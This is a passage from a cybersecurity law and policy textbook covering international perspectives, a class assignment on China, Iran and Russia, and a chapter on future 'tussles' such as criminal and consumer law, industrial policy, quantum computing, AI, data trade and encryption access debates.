Securities law might create disincentives (such as shareholder suits) when platforms tweak their numbers by passing off bots as real users. In particular, foreign-controlled bots could become a liability that investors might want purged.

Copyright law has a role to play here too. Platforms such as Facebook pursued a news strategy for some time, wherein the platform captured users' attention by basically republishing news gathered by others. Facebook and other platforms argued that this appropriation was justified because newspapers benefited from extra user traffic and advertising. Perhaps there is truth to that, but dear reader, would you rather have a pension underwritten by Facebook or by the Los Angeles Times?

Copyright law could rein in the practice of platforms vacuuming up high-value content from news sites. Platforms might be able to use just a teaser of such articles, and then point the user to the news sources. The advantage of that approach is that users will view news in the context of the source publication, thus making it more difficult to skew the meaning of the information.

One could even imagine a cryptography framework used to verify the original publisher of a photograph and to ensure that the photograph has not been edited. Copyright law creates powerful remedies that could be used by private parties to deter those who copy photographs and republish them. Criminal copyright remedies are also available and could be used to pursue those who have intentionally used others' material and falsified it for their gain.

1.5 International views

This work is predominately US focused. The US government invented and commercialized the internet, and this invention has spread to every corner of the planet. As it has done so, the internet has provided the US with more opportunities and power to influence the entire world. The internet has even solidified English as the lingua franca of the world. The result is that the US has some asymmetric advantages from the Internet's liberalizing and cultural effects. Other nations may resent or be threatened by these effects, which they may see as US kulturkampf against nations with illiberal values.

On the other hand, in some ways the internet has provided adversaries with asymmetric advantages. The internet has made it easier for other countries to steal trade secrets and valuable information from the US private sector. This advantage is asymmetric because there are relatively few other nations that the US business community would benefit from hacking in order to gain trade secrets, and these nations with great innovations tend to be our allies. Modern democracies are also vulnerable to election interference in ways that autocratic leaders are resilient against, since autocrats can simply control the outcomes of elections.

US cybersecurity may be in a dire state, but there is no reason to believe that the situation is better in China or in Russia. China has an even weaker regime than the US for "vertical" privacy relationships (state-to-citizen), that is, China's regulation of government data collection on citizens is weaker than the US framework. Writing in the context of the Chinese social credit system, Xin Dai has characterized the Chinese landscape as having

systemic risks. Dai explains that rapid growth has contributed to a general insecurity, leading to the problem that even established players fall victim to rudimentary security breaches. In addition, he characterizes the black market for personal data exists as rampant, and that government platforms are highly vulnerable to attack.[35]

Critics may say that the US is hypocritical. While the US does not censor religious movements like China does, US free speech does not conceptualize of internet filtering of intellectual property or filtering certain kinds of pornography as improper censorship. Furthermore, the US intelligence community's muscularity is unmatched, and as the Snowden documents seemed to show, its strength has been used to engage in widespread, suspicionless monitoring. Many suspect the US of using this monitoring to advance domestic commercial interests, as is common in many other nations.[36]

Yet, we believe that context matters. All sophisticated nations have intelligence agencies. Ours is the most transparent, the most regulated, and it exists—even if in tension—with meaningful constitutional safeguards. There clearly are indirect benefits to domestic industries from economic espionage, but it is the avowed policy of the American IC not to directly advance domestic commercial interests. We'll later explain why the IC obeys this policy. Turning to intellectual property, enforcement is indeed a kind of censorship, but one done for economic goals including creating incentives for the spread of new ideas rather than viewpoint suppression so common elsewhere in the world.

1.6 Conclusion: A Broad Approach

We take a broad view of "cybersecurity" for purposes of this reader. This is because what cybersecurity is today is likely to be broader in the future as we embed computing in our lives.

Cybersecurity is a relatively new challenge. It is under-theorized, but so were other challenges to society. Consider atomic weapons; deterrence theory and other tools to contemplate and reduce its risks did take years to emerge.[37] We should not expect cyber risks to be easily solved; it will take decades to conceive of the problem and develop strategies to manage it.

Our syncretic approach also elucidates the multifarious policy approaches to insecurity. The obvious approaches are law: imposing security requirements, imposing breach notification, and peeling back immunities that software developers have enjoyed but product manufacturers have not (strict product liability). But many other approaches, market-based, and indirect, could also make the internet safer. For instance, standards bodies such as Underwriters Laboratory articulated a Cybersecurity Assurance Program for products that could become as established as the "UL" stamp attesting to the quality of an electronic device. Similarly, Consumer Reports has developed standards in privacy and cybersecurity, and by policy, major retailers such as Home Depot pull any product given a "don't buy" recommendation from the storied consumer rating service. Governments also intervene indirectly through industrial policy, by investing in more secure technologies, or by using purchasing power to require services and products to have security certifications.

[35] Xin Dai (2018). "Toward a Reputation State: The Social Credit System of China". Unpublished Work

[36] Mark Burton (2007). "Government Spying for Commercial Gain". In: *Unclassified Extracts from Classified Studies - CIA* 37(2)

[37] Thomas C Schelling (1980). *The Strategy of Conflict*. Harvard university press

1.7 Assignment: "Cybersecurities"

Cybersecurity in China, Iran, and Russia

How do the government leaders of China, Iran, and Russia conceive of "cybersecurity," and are their conceptions congruent or incongruent with the discussion in this textbook? To answer this question, your instructor will divide you into three groups.

Group A : Focus on China. Please read this article and be prepared to present the motivating logic of "cybersecurity" to the Chinese: Jon R Lindsay (2014). "The impact of China on cybersecurity: Fiction and friction". In: *International Security* 39.3, pages 7–47 available at https://perma.cc/E86Y-UE9G[a]

Group B : Focus on Iran. Please read this article and be prepared to present the motivating logic of "cybersecurity" to the Iranians: Michael Eisenstadt (2016a). *Iran's Lengthening Cyber Shadow*. Washington Institute for Near East Policy available at https://perma.cc/P3QE-LG2F

Group C : Focus on Russia. Please read this article and be prepared to present the motivating logic of "cybersecurity" to the Russians: Michael Connell and Sarah Vogler (2017). *Russia's approach to cyber warfare (1rev)*. Technical report. Center for Naval Analyses Arlington United States available at https://perma.cc/E2PC-98S2[b]

As you prepare for class, here are some sample questions you should be ready to discuss. At the highest level, these questions probe the "why" (why does the nation use cyber) and the "what" (what are the capabilities) of the studied nation.

- What are the highest-level policy issues that shape your country's use of cyberoffense and defense?
- What are your assigned nation's policy priorities in cybersecurity?
- What are your assigned nation's biggest threats (i.e. what is their threat model—only focus on *strategic-level* threats, the kind that could destroy a nation)?
- How much offensive cyber does your country use?
- What are the most clever attacks used by your assigned country? What do these tell us about the nation's capabilities?
- The China-Iran-Russia articles are aging. They are the most teachable articles we can find on these subject. Are there relevant developments that we should discuss that update these articles?

[a] *Optional reading*: An important, lengthy work in this space is Qiao Liang and Wang Xiangsui (1999). *Unrestricted warfare*. PLA Literature and Arts Publishing House available at https://perma.cc/PDG9-ZYJ2. This 1999 work contemplates how China——technologically inferior to the United States——might nevertheless develop a series of new conflict techniques to overcome American power.

[b] *Optional Readings*: for those who want to go deeper on Russia, here are the documents that define the so-called *Gerasimov Doctrine*. If you read Russian, the original report is Valery Gerasimov (2013). "The value of science in prediction". In: *Military-Industrial Kurier* 27 available at `https://perma.cc/D7QR-HBFX`https://perma.cc/D7QR-HBFX. Two commentaries are valuable: Charles K Bartles (2016). "Getting gerasimov right". In: *Military Review* 96.1, pages 30–38 available at `https://perma.cc/HZ6V-2935`https://perma.cc/HZ6V-2935 and this translation with commentary by Russia expert Mark Galeotti: `https://perma.cc/AXS5-85Y9`https://perma.cc/AXS5-85Y9

11. Cybersecurity Tussles and the Future

Francesco Primaticcio, Odysseus und Penelope (1563)

We have now worked through what cybersecurity is, the different theoretical frameworks used to understand it, and the many forms of law that have come to constitute cybersecurity law. In this chapter we turn to key disputes tethered to the future of cybersecurity and of the internet.

Internet wizard David Clark has termed internet policy disputes "tussles" because these are hard contests. Tussles involve multiple actors, the uncertainty surrounding new technologies, economic characteristics such as lock-in, and the reality that technology disputes often reflect disagreements about underlying values and visions.

This chapter briefly presents some of the core tussles with security effects. As you read this chapter, reflect on the profound changes shaping our society in the last twenty years. You might ask:

- What geopolitical changes could trigger a profound rethink of any given issue?
- What advances in technology could trigger a rethink?
- How might these changes affect how we think of ourselves?
- How might these changes endanger or enhance traditional stores of trust—property, contract, work, and rule of law?
- Are there subgroups that win big or lose big from the technology?
- Can we look to historical examples—for instance in the development of computing or other technologies—to anticipate how we might fundamentally rethink positions?

To provoke thought about cybersecurity futures, consider some of these profound ways our world has changed in the last decade:

Table 11.1: Big, difficult to foresee shifts relevant to security.

Cultural Concerns, Concepts	Technology Enablers	Policy Responses
Rise of leakers, distrust in US intelligence community	Encryption, anonymous leaks sites	Prosecution of leakers, document attribution techniques, supercharging of EU privacy rights laws
Foreign interference in US politics	Social media, Bots	Large rethink of social media, filtering, new proposals for speech limits, intelligence community/LEA turn to influence instead of cybercrime
Foreign recruitment of domestic extremists	YouTube, encrypted chat apps	Surveillance, blocking of some YouTube users. Congress loosens limits on US public diplomacy
China's turn to indigenous industry, science	Precision manufacturing, mastery of China firewall	Large-scale industrial policy investments in US, export control, counter-espionage activities
#MeToo movement	Social media	Platforms adopt abuse policies; states criminalize non-consensual image posting; people start losing jobs, elections because of harassment
Invasion of Ukraine; re-emergence of blocs	Cyberattacks on satellites, critical infrastructure	Quick passage of information-sharing mandate for US critical infrastructures

11.1 Technical Computer Security Versus Cyber-Security

This book began with a discussion of Helen Nissenbaum's warning about the risk of securitization in cybersecurity. That is, the embrace of "cyber-security" as a collective priority, and the attendant risks to civil liberties and democratic processes that could result when such a broad and undefined interest becomes valorized with the label "security." We speculated that securitization could be a rational approach when other attempts to create security in cyberspace could not be tried or failed.

We offer three suggestions of approaches that might steer US public policy toward the technical computer security approach: doubling down on criminal enforcement, taking consumer law seriously, and an aggressive industrial policy approach.

11.1.1 The Criminal Law Alternative

A renewed commitment to applying the criminal law to cybersecurity threats is an approach that could avoid securitization. Recall from Chapter 7 that we have rudimentary computer crime laws based on 1980s assumptions of computing and a law enforcement establishment generally unprepared to generate deterrent pressure on criminals.

Recall the challenges faced by law enforcement in deterring cybercrime: the false belief that suspects cannot be identified online, a lack of law enforcement expertise and training, jurisdictional confusion, and incentives that favor attention toward "local" and violent crimes.

Attribution is the typical reason why law enforcement does not pursue charges in computer attack cases. But the attribution problem has been significantly eroded, with

intelligence agencies and even private companies in possession of data that reveals the identity of individual attackers. Identity is so hard-baked into mobile phones that the industry association representing mobile advertisers has declared that targeting is completely personally identifiable.

Since the President Obama administration, the US government has regularly made attributions and even has indicted and arrested individuals implicated in consequential hacks. These indictments were ridiculed by some at first—why would indicting a hacker in China or Romania have any deterrent value? The wisdom of the approach was soon demonstrated. A hacker can live well in Eastern Europe, but what use is that if one cannot take the family to the islands of Greece or to the theater in London? The urge or need to travel has netted arrests in several high profile cases, even those what would seem to be core to an adversary's intelligence activities. For instance, in 2017, a Chinese national was arrested while traveling for business purposes to Los Angeles. Yu Pingan had allegedly provided malware used in the OPM and other national-security relevant hacks. He pleaded guilty, served time in a US federal prison, and returned to China.

- Is a criminal law approach to cybersecurity realistic?
- What deterrence by punishment, denial, and cost impositions are possible?
- What problems might criminal approaches solve?
- What gaps might it leave?
- How will we have to reconceptualize cybersecurity to pursue a criminal law approach?
- What institutions will have to be built or adapted to rise to the challenge?
- What laws would have to change?
- What are the downside of this approach?
- Who wins, and who loses?

11.1.2 The Consumer Law Approach

In recent years, the US government has employed heavy-handed tactics to limit the security risks in Chinese-made consumer and network hardware. The US government has also limited foreign investment in American firms that have personal information.

The government interventions appeared to be so opportunistic that trade wars were threatened. What if years before the situation escalated, governments used consumer law standards to police these devices? For instance, what if the FTC had found that Huawei or ZTE handsets were so insecure as to create privacy and security risks considered unfair or deceptive?

Consumer law could create a floor of country-neutral, technology-neutral standards for security. Imagine a new government approach where aggressive consumer protection demands raised the expectations of consumers to see security of products and services on par with safety?

- Is the consumer law approach to cybersecurity realistic?
- What problems might it solve?
- What gaps might it leave?
- How will we have to reconceptualize cybersecurity to pursue a consumer law approach?
- What institutions will have to be built or adapted to rise to the challenge?
- What laws would have to change?

- What are the downside of this approach?
- Who wins, and who loses?

11.1.3 The Industrial Policy Approach

> Basic research leads to new knowledge. It provides scientific capital. It creates the fund from which the practical applications of knowledge must be drawn. New products and new processes do not appear full-grown. They are founded on new principles and new conceptions, which in turn are painstakingly developed by research in the purest realms of science." — Vannevar Bush[1].

Since the Cold War, the US has generously funded research and development, leading to innovations often attributed to the private sector that have their genesis in public support. As Mariana Mazzucato showed, the seminal, compelling innovation of the 21st century, the Apple iPod and subsequent devices, was itself a synthesis of Department of Defense funded research largess, much of which was in basic research explorations.[2]

From innovations in batteries to the touch screen to the iconic click wheel of the original iPod, the government was a silent patron of an industry that often shrugs off the government as lazy or incompetent. In recent years, US research and development has continued to grow and the most recent figure pegs it at $580 billion annually.[3] The Department of Defense's *annual* Research, Development, Test and Evaluation (RDT&E) budget now exceeds $105 billion.

Four notable trends have emerged: first, big business has increased its investment in research and development, eclipsing the federal government as a patron. Second, other nations have adopted Mazzucato's "entrepreneurial state" idea and have started government research and development programs. Third, in the US business investment has prioritized applied research and development, while the federal government invests most in basic research. Fourth, the growing share of US industry spend in research and development comes from the pharmaceutical industry, with a focus on development rather than basic research.

Industrial policy is "a strategy that includes a range of implicit or explicit policy instruments selectively focused on specific industrial sectors for the purpose of shaping structural change in line with a broader national vision and strategy."[4] Industrial policy can be general, in the sense that tax breaks or incentives for investment are shaped to broadly advantage domestic business interests. Industrial policy can also be specific, in that the government can organize policies to aid a particular vertical industry, such as tax-subsidized grazing fees for aggrieved libertarian cattle ranchers like John Perry Barlow and Cliven Bundy.

---

[1] Vannevar Bush (2020). "Science, the endless frontier". In: *Science, the Endless Frontier*. Princeton University Press

[2] Mariana Mazzucato (2013). *The Entrepreneurial State: Debunking Public vs. Private Sector Myths*. URL: `http://www.worldcat.org/title/entrepreneurial-state-debunking-public-vs-private-sector-myths/oclc/841672270&referer=brief_results`

[3] Congressional Research Service, US Research and Development Funding and Performance: Fact Sheet (2020).

[4] Arkebe Oqubay (2015). "Climbing without Ladders: Industrial Policy and Development". In: *Made in Africa*. Oxford University Press

Berkeley scholars Vinod Aggarwal and Andrew W. Reddie have written a series of articles examining the industrial policy of cybersecurity.[5] Aggarwal and Reddie explain that governments pursue industrial policy to create markets (market creation), to facilitate markets, to modify markets, to substitute for market failures (market substitution), and to set rules to control technologies created by markets (market proscription).[6] In cybersecurity, the US government has taken aggressive market substitution approaches. For instance, In-Q-Tel is a privately-held not-for-profit venture capital firm that is funded by the US IC and other federal agencies to help the government stay atop cutting edge technology developments. Governments also substitute for cybersecurity market failures by promoting educational and workforce training efforts.[7]

Such moves can "prime the pump" by supporting a new market until there is sufficient demand. Market substitution is a more controlling approach than market *facilitation*, where incentives are shaped to spur the private sector into useful action – for example, by eliminating the liability shield for cybersecurity vulnerabilities that many software and service providers currently enjoy. The control inherent in substitution means that choosing properly, and choosing in the public interest – instead of the interest of the choosers – is a challenge in industrial policy.

Could the US become superior and dominant in cybersecurity by doubling down on basic and applied cybersecurity research?

- Is the industrial policy approach to cybersecurity realistic?
- Are there technologies or capabilities that are obvious candidates for market substitution?
- Are there promising technologies out there that simply need help in market creation or facilitation?
- What problems might it solve?
- What gaps might it leave?
- What are the downside of this approach?
- Who wins, and who loses?
- Think local: any government—including the University itself—could adopt policies to shape markets for cybersecurity. Is there a market UC Berkeley should be creating, facilitating, or substituting for? Here's an example: the University of California system started its cybersecurity efforts with mandatory training, but in 2021, started providing password management software at no cost.

11.2 Quantum Computing

Quantum computing provides an excellent example of a yet-to-arrive technology that might trigger a broad rethink of our priorities. The field is a huge recipient of industrial policy

[5] Vinod K. Aggarwal and Andrew W. Reddie (2018). "Comparative industrial policy and cybersecurity: a framework for analysis". In: *Journal of Cyber Policy* 3.3, pages 291–305. ISSN: 2373-8871. DOI: 10.1080/23738871.2018.1553989, Vinod K. Aggarwal and Andrew W. Reddie (2019b). "Cyber Industrial Policy in an Era of Strategic Competition". In: URL: cltc.berkeley.edu/wp-content/uploads/2019/05/Cyber_Industrial_Policy.pdf

[6] See Robert G. Harris and James M. Carman (1984). "Public Regulation of Marketing Activity: Part II: Regulatory Responses to Market Failures". In: *Journal of Macromarketing* 4.1, pages 41–52. ISSN: 0276-1467. URL: doi.org/10.1177/027614678400400105

[7] Aggarwal and Reddie, "Comparative industrial policy and cybersecurity: a framework for analysis"

support—with the US and China pouring billions into basic research.

The notional threat of quantum computing is that a large device will undo RSA and ECC encryption, thus making it possible to read many communications, and more dangerously, to spoof the identity of certificates used to sign software updates and the identity of websites. Such capabilities would mean that a well-resourced and placed adversary could steal the certificate for a popular service, say gmail.com, and then read everyone's email. It would also enable nation states that sit atop archives of intercepted intelligence to decrypt yesteryear's secret documents.

Author Hoofnagle and Simson Garfinkel, in their 2022 book, LAW AND POLICY FOR THE QUANTUM AGE[8], assess that it is probable that scientists are facing a quantum "winter." Like the previous artificial intelligence winters, the quantum winter will follow a hype cycle where the technology simply does not live up to expectations, and critically fails to create a *virtuous cycle*. A virtuous cycle is a situation where production-ready applications mint money for the private sector and create further demand for more quantum computing. Modern personal computing is the offshoot of such a cycle that experimental and then mainframe computing created for the military and big businesses from the 1940s to the 1980s.

Further, Hoofnagle and Garfinkel argue that even if a large-scale quantum computer can be built, it is unlikely to be a substantial threat to encryption. This is because only some encryption is vulnerable to quantum attacks; because each key would take hours to factor, meaning that governments would have to carefully choose what to decryption; and because countermeasures are not only available, they are being adopted.[9] For instance, in May 2022, the President Biden administration made substantial policy steps to ensuring that the entire federal government IT infrastructure has quantum resistance.

- Suppose you must make a decision about spending government dollars in quantum computing research, and you possess conflicting assessments: some, like the above, predict a winter, but others see the creation of a large decryption machine. How much of a priority should one place on spending in quantum technologies?
- Suppose you lead the government research portfolio of a LMIC nation, and you assess that China and the US will develop large-scale quantum computers. What are your options?

11.3 Automaticity and Autonomy

Back in 2010, the Canadian government commissioned a study that unique in its scope. Because of Bell Canada's aperture, it was able to study 70% of the nation's internet traffic over a year. Initially classified, the report found that an astonishing amount of traffic was malicious. Specifically, 53 Gbps at any given time is malicious/illicit traffic, 94% of all e-mail is spam or malicious, and 5% of machines are infected by botnets at any given time.[10] The volume and speed of malicious activity clearly demands responses that are automated.

[8] Available free here: https://cup.org/3kX4JlI

[9] Chris Jay Hoofnagle and Simson L Garfinkel (Feb. 2022). "Quantum Cryptanalysis: Hype and Reality". In: *Lawfare: Hard National Security Choices*. URL: `https://www.lawfareblog.com/quantum-cryptanalysis-hype-and-reality`

[10] Bell Canada, Combating Robot Networks and Their Controllers (2010).

No technology enjoys more hype than "artificial intelligence" (AI) and many cybersecurity companies claim their services employ it. In reality, many companies nowadays "fake" AI by using people to perform analyses behind the scenes, or by defining AI broadly such that it includes any software that is significantly better than a human. But under such definitions, even calculators are AI.

Machine learning (ML), a subfield of artificial intelligence, will have important effects in cybersecurity. There are many different kinds of ML techniques, but at the most basic could be thought of as multiple linear regression. ML algorithms are developed by computers analyzing huge amounts of information to find subtle and not-so-subtle factors that support classification, for instance, into spam versus non-spam email folders.

Most AI/ML techniques require huge pools of data. This leads to a basic observation: relatively-common attacks, such as phishing, may be easier for AL/ML systems to detect, because there are so many tagged messages that are malicious. Computers have a lot of examples to practice on. Conversely, black swan events—like terrorism—are unlikely to be detected through these techniques because of a dearth of model data and the application of metis.

Cybersecurity companies already use ML successfully. Perhaps the most successful example comes in analysis of software for viruses, where state-of-the-art techniques enable not just signature matching (exact matches) but also perturbances added to confuse pattern recognition.

AL/ML can be used for offense as well. We have to consider whether AI will create new forms of frauds and tricks, or change the economics of existing, labor-intensive frauds. In the former category, the fear of a general AI is that it will be more intelligent than people, and could play a long-con with humans to trick them into releasing the AI or otherwise achieving some goal. In that situation, we might not understand the means nor the ends of the trick.

For present purposes, the AI risk comes from changing the economics of labor-intensive frauds such as identity theft. Identity theft is easy to commit, but it requires commitment. One must maintain many identities, many forms of contact information (for instance, P.O. Boxes to receive credit cards), and find ways of converting credit into other forms of value. Phishing too is labor intensive. But consider a program that scans targets' social networks for close connections and automatically sends the target emails from these friends and co-workers.

Recall from Chapter 4 that In the military context, nations are quickly adopting automaticity and autonomy in weapon systems. The avowed policy of the Department of Defense is to keep the "human in the loop" (HITL). Formally speaking, one could decompose the "loop" into three stages: target selection; the linkage of targets to "effectors," that is, a weapon system to attack the target; and finally the decision to attack. Already all of these steps are trusted in a human *on* the loop system in devices like the Korean Super aEgis II.

Turning to cybersecurity, do cyber attacks and defense present the most likely scenarios where automaticity and autonomy might be adopted?

- What are the differences between automaticity and autonomy?
- Are there components of the "loop" that are safer to hand over to automaticity or autonomy? Are the dividing lines between primarily "defensive" and "offensive" systems?

- Are there good prospects to promote defensive use of AI/ML?
- What if the adoption of AI/ML defense fundamentally changes the offense/defense balance, making it harder to attack, and easier for defenders to identify attackers?
- Who wins, and who loses?

11.4 The Data Trade and Security

Berkeley political scientist Steven Weber poses this question about data trade:

> . . . do data flow imbalances make a difference in national economic trajectories? If a country exports more data than it imports (or the opposite), should anyone care?[11]

To make this question concrete, Weber develops the following scenario:

> . . . Imagine that a large number of Parisians use Uber on a regular basis to find their way around the city. Each passenger pays Uber a fee for her ride, and some of that money goes to the Uber driver in Paris. Uber itself takes a cut, but it's not the money that really matters here. Focus instead on the data flow that Uber receives from all its Parisian customers (including both sides of the two-sided market; that is, Uber drivers and passengers are both customers in this model). Each Uber ride in Paris produces raw data about traffic patterns, and about where people are going at what times of day, which Uber collects. This mass of raw data, over time and across geographies, is an input to and feeds the further development of Uber's algorithms. These in turn are more than just a support for a better Uber business model (though that effect in and of itself matters because it enhances and accelerates Uber's competitive advantage vis-à-vis traditional taxi companies). Other, more ambitious data products will reveal highly valuable insights about transportation, commerce, commercial and social life in the city, and potentially much more (what is possible stretches the imagination).
>
> And here's an obvious public policy consequence: if the mayor of Paris in 2025 decides that she wants to launch a major reconfiguration of public transit in the city to take account of changing travel patterns, who will have the data she'll need to develop a good policy? The answer is Uber, and the price for data products that could immediately help determine the optimal Parisian public-transit investments would be (justifiably) high.

One way an adversary could collect information on Americans is by placing devices in the nation. Another is to get Americans to play games that provide sensing information back to the game provider. Yet another is simply to buy information. In 2021, the Director of National Intelligence released a fact sheet warning Americans that Chinese companies had purchased two genomic companies, stating, "The PRC views bulk personal data, including healthcare and genomic data, as a strategic commodity to be collected and used for its economic and national security priorities."[12]

[11] Weber, *Bloc by Bloc: How to Build a Global Enterprise for the New Regional Order*

[12] National Counterintelligence and Security Center (Mar. 2021). "China's Collection of Genomic and Other Healthcare Data from America". In: URL: `https://perma.cc/R35P-C7CL`

The knowledge power of the private sector is a major theme throughout this book. The private sector has attribution powers greater than most law enforcement agencies, and indeed LEAs, intelligence agencies, and militaries are sometimes reliant on the private sector for their basic work.

- What dangers do these examples elucidate? Should they trigger a rethink of the public-private cybersecurity approach?
- How should these issues be managed? How does the management of them differ when an economic regulation lens is taken instead of a security lens?

11.5 Encryption and Exceptional Access

In 2014, technology giant Apple dramatically changed the landscape for device security. Users of Apple devices who upgraded to the new operating system would have their information scrambled with strong encryption by default.

If an adversary attempted to break in by guessing the password, the device would slow down, making it impossible to automatically "brute force" the password. Such encryption has long existed and was available to knowledgeable and motivated users of Apple and even schlocky Android devices. But what made Apple's move consequential was that the encryption and tamper-resistant features were enabled by default. All of a sudden, even the least sophisticated users had protection against the best law enforcement electronic crimes teams.

Encryption has long been regulated by states. Most early users of 19th-century telegraphy systems were prohibited from sending coded messages, for fear that coding could obscure various forms of cheating.[13]

But nowadays encryption is useful, so useful that is simply cannot be banned. It has scores of applications that provide utility to many different industries such that it is not simply a security technology. It ultimately is based on math, a difficult thing to prohibit. Of course encryption is sometimes used for bad purposes, and people with bad intent are particularly interested in it. In fact, one risk of marketing a service as highly-privacy protective is that the feature tends to attract CSAM traders and other criminals.

Civil libertarians try to distract from that problem with their bumper stickers—"Freedom Isn't Free"—or by warning that government is a bigger threat to autonomy. But if freedom isn't free, what is the price? Let's be honest about it: anonymity services like Tor and cryptocurrencies are creating platforms for crime, and in some cases, these are *horrendous wrongs* that simply were not possible at the scale and ease before the internet.[14]

The democratization of very strong encryption has created a crisis for government investigators, with situations where crimes and other misdeeds cannot be fully explored because relevant data are inscrutable. Law enforcement agencies have clamored for "exceptional access" to encryption systems, that is, technological fixes that will allow

[13] Tom Standage (1998). *The Victorian Internet : the remarkable story of the telegraph and the nineteenth century's on-line pioneers*. New York: Walker and Co.

[14] The EC3 has documented the rise of live, on-demand child sexual abuse, made possible through Tor and cryptocurrencies. Such crimes used to be limited to people who could travel to sex-trade nations (and these individuals could be prosecuted upon reentry to nations like the US). But the internet expands the availability of such abuse, makes permanent the abuse in the form of digital copies of the act, lowers the barriers to abuse, and lowers likelihood of being caught.Europol (2016). *IOCTA 2016 Internet Organised Crime Threat Assessment*. Europol

agencies to gain access to encrypted information when the agency has appropriate authority. Law enforcement entities call this ability "exceptional access," in the sense that access is granted only exceptionally. Opponents call access mechanisms "backdoors," because if such a capacity is created, presumably others (foreign governments, organized crime) will use it without authority. Proponents then reply that they do not want a "backdoor," but rather a "front door," reserved only for them, presumably only when proper procedure has been followed.

Law enforcement agencies periodically display roomfuls of devices to the news media that hold evidence of crimes yet are locked, in particular by Apple's encryption. Civil libertarians counter this with a seminal anecdote known as the "Athens Affair." In the Athens Affair, still unknown hackers took advantage of a telecommunications provider's law enforcement access system. In the process, the attackers were able to bug hundreds of officials' cell phones. Perhaps most appallingly, the Greek provider had never ordered the wiretapping capability. The manufacturer of the system, Ericsson, had installed it when upgrading the company's software system.[15]

The Athens Affair exposes several deep problems with any kind of law enforcement access point. Not only could it be abused by powerful people, the management of such systems is far from simple. Computer scientists and security experts have amassed the operational and technical hazards of these systems in a syncretic critique, *Keys Under Doormats*.[16]

To put this issue into strategic perspective, consider this: LEAs try to justify access provisions by pointing to hundreds or thousands of seized but un-searched mobile phones from ordinary street crime. It is indeed a wrong when serious violent crimes lead to a dead end while clue-rich phones from the attacker and victim are in possession of investigators. Yet, these are not cybersecurity concerns, nor even concerns of terrorism. Cybersecurity and terrorism risks are not the realm of individuals, but of networks of people.

Individuals simply cannot cause mass casualties without networks of supporters. Thus, we should see LEA access demands as a wedge strategy. The thin edge convinces people that they will be safer in their daily lives from routine crime if LEAs have more evidence. But once that access is in place, how will civil libertarians resist the argument that much broader LEA access is required? To investigate and deter on the mass security event level, one needs access to *networks* not devices, because networks are critical to national-security level problems.

Unlocking devices exemplifies another theme through this book: the notion that there is no single "government view" of cybersecurity. Seeing the government as a monolith obscures both nuanced and dramatic differences among agencies even in the same field.

Law enforcement agencies generally favor an access mechanism to encrypted data. But military, intelligence, diplomatic, and economic agencies side with the civil libertarians, for different reasons. DoD agencies support strong encryption for myriad reasons from protecting individual soldiers deployed in hostile places to the need for resilient security in weapons systems (recall that onion routing, the principle behind Tor, was invented by the US Naval Research Laboratory). Intelligence agencies see encryption as a technology that

[15] Vassilis Prevelakis and Diomidis Spinellis (2007). "The athens affair". In: *Ieee Spectrum* 44.7, pages 26–33

[16] Harold Abelson et al. (2015). "Keys under doormats: mandating insecurity by requiring government access to all data and communications". In: *Journal of Cybersecurity* 1.1, pages 69–79

gives American and western forces an asymmetric benefit. That is because only top-tier intelligence agencies can break the strongest encryption, and because some nations, for reasons of national pride or industrial policy, roll their own encryption that is probably vulnerable to American attack even without a backdoor. Diplomatic and economic interests have obvious, critical needs for the secrecy and data integrity that encryption offers—they're also major users of Tor.

- How do you come out on the access debate? Are there area of practical compromise?
- Are there legal/evidentiary mechanisms that could ease the pressure and deflate the need for access mechanisms?
- Are access mechanisms another area where public-private cybersecurity (i.e. Apple or Google can do the decryption at the request of government) is the best worst option?
- Could you imagine conditions that would align the US government's multifarious interests in favor of mandating access to encryption?

11.6 The Information Domain Revisited

> ...you must investigate the matter on its own merits, without regarding the years of the speaker or his standing, or his carefulness in what he says; for the more plausible a man is, the closer your investigation should be... —Lucian of Samosata[17]

Lucian, a heretic, suggested that there could be an end to what he called "slander"—"if some one of the gods would only unveil our lives, Slander would vanish away to limbo, having no place left, since everything would be illuminated by Truth." The sentiment seems to be elevated to an ideology by Mark Zuckerberg's claims that "Having two identities for yourself is an example of a lack of integrity" or Google's attempt to organize the world's information—including personal information. Yet, dreams of social perfection borne of transparency in the 21st century remain as elusive as in the 2nd.

Chapter one introduced the problem that cybersecurity can be stretched so thin as to envelop concerns with accuracy of information transmitted over the internet. Stretching the definition on its surface makes sense since the internet is used both to hack in order to attack confidentiality, but then the internet can distribute and amplify material subject to a confidentiality or integrity attack. And then there is the amplification of viewpoints that are undesirable.

In 2017, Google-owned YouTube blocked tens of thousands of videos created by American citizen Anwar Nasser al-Awlaki. Al-Awlaki had created surprisingly compelling videos that inspired young people to commit terrorist violence and to travel to join al-Qaeda. In 2011, the CIA killed al-Awlaki with a UAV while he was in Yemen. Yet, al-Awlaki's videos received sustained popularity on Google, leading the company to eventually block them. How could Google, a company with the mission to "organize the world's information and make it universally accessible and useful," have come to a point where it started blocking finger-wagging lectures by a cleric?

In recent years, the traditional vanguards of free expression have done much to restrict it. Newspapers have demoted, hidden, or simply eliminated their comments section. After

[17] Lucian et al., *Lucian*

resisting content filtering, social media giant Facebook now limits anti-Semitic and other forms of hate speech. Much this speech, as misguided as it is, is within the ambit of protected free expression in the US. Yet we have found it necessary to filter this speech from entering the minds of rational adults who presumably can evaluate it and dismiss it.

The Russians' Outrage Machine

In October 2016, Russian internet trolls organized under the Internet Research Agency (IRA) paid about a dollar to circulate this ad under the moniker "Army of Jesus."

Many were outraged by this and other less awkward attempts to sway public opinion in the US and to sew divisions prior to the November 2016 election, where Donald Trump was elected. But very few people actually saw or forwarded this confusing ad. It attracted just 14 clicks and 71 "impressions." (An "impression" is a metric defined by the Media Rating Council that interprets that an ad was seen if just 50% of it appears on a screen for one second. This means that many of the "impressions" Facebook booked the Russians for probably only impressed part of a computer screen.) The ad was targeted to people interested in highly-charged Donald Trump allies—hardly the kinds of interest that signal support for Hillary Clinton. So who exactly did this ad influence, either against Clinton or for Trump? What does it say about us that we are concerned that Americans might be confused by such material?

Why have institutions normally committed to the ideal of a "marketplace of ideas" or the quip "the best answer to bad speech is more speech" done so much to constrain expression? We point to several shifts brought about by technology. First, our free speech norms and rules evolved in the pre-internet period, with a different volume of information. The seminal free speech doctrines from the 20th century were based on the assumption of information scarcity. Until the Web took off as a consumer technology, information was

costly to acquire. Information was "practically obscure" in a real sense. Even information in public records was in effect secret, because one had to know about it and travel to distant government repositories to find it.

